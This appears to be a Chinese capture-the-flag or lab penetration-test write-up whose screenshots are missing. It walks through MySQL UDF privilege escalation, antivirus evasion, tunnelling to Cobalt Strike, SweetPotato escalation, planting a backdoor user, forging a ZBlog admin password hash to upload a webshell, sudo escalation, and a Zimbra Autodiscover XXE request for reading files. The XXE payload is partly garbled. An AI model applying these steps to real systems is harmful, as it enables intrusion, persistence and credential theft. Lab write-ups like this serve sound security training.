

+RDP连接上第一件事:忘本(卸360,嘻嘻)
+
+
+
+image.png
+
+
+
+image.png
+## 内网信息搜集
+
+根据题目提示,把cslab加到字典里,扫描出下面这个东东:
+- 172.20.57.98 3306 root cslab
+


+## MySQL UDF提权
+
+secure_file_priv为空,直接一手UDF提权
+
+
+
+image.png
+

+坏,有Windows Defender,能落地但运行就寄
+
+
+
+image.png
+

+嘻嘻,幸好可以分离免杀
+
+
+
+image.png
+
+
+
+image.png
+
+流量转发转发再转发~转发到自己的CS~
+
+
+
+image.png
+

+SweetPotato继续提(新年第二提)
+
+
+
+image.png
+

+嘿嘿,我又加后门用户啦
+
+
+
+image.png
+

+蛇年第二个FLAG
+
+
+
+image.png
+

+又是双网卡嘞
+
+
+
+image.png
+## ZBlog篡改密码RCE
+

+哟,有个ZBlog
+
+
+
+image.png
+

+ZBlog1.7.3
+
+
+
+image.png
+

+拉一手源码,审
+
+
+
+image.png
+

+嘿,guid我有,ps可控,这不轻松拿捏
+```
+ps = 123456guid = 24d876c8772572cf839674c5a176e41cPassword = md5(md5(123456) + 24d876c8772572cf839674c5a176e41c)Password = 30492f76a0fbcf3906cce8b4b566d6b6
+```
+
+
+
+image.png
+

+进后台
+
+
+
+image.png
+
+传个害群之马:
+- https://github.com/fengyijiu520/Z-Blog-
+


+sudo小提一手权,这个/home/www/write.sh很微妙,直接root
+
+
+
+image.png
+
+
+
+image.png
+

+不是哥们,怎么还有一层
+
+
+
+image.png
+## Zimbra XXE SSRF
+

+dtd如下:
+```
+">">
+```
+
+
+
+image.png
+

+直接读密码,嘿嘿
+```
+POST /Autodiscover/Autodiscover.xml HTTP/1.1Host: 10.1.1.56:8443Cookie: ZM_TEST=trueCache-Control: max-age=0Sec-Ch-Ua: "Google Chrome";v="131", "Chromium";v="131", "Not_A Brand";v="24"Sec-Ch-Ua-Mobile: ?0Sec-Ch-Ua-Platform: "macOS"Upgrade-Insecure-Requests: 1User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7Sec-Fetch-Site: noneSec-Fetch-Mode: navigateSec-Fetch-User: ?1Sec-Fetch-Dest: documentAccept-Encoding: gzip, deflateAccept-Language: zh-CN,zh;q=0.9Priority: u=0, iConnection: closeContent-Type: application/x-www-form-urlencodedContent-Length: 398 %dtd; %all; ]> aaaaa &fileContents;
+```
+
+
+
+image.png
+
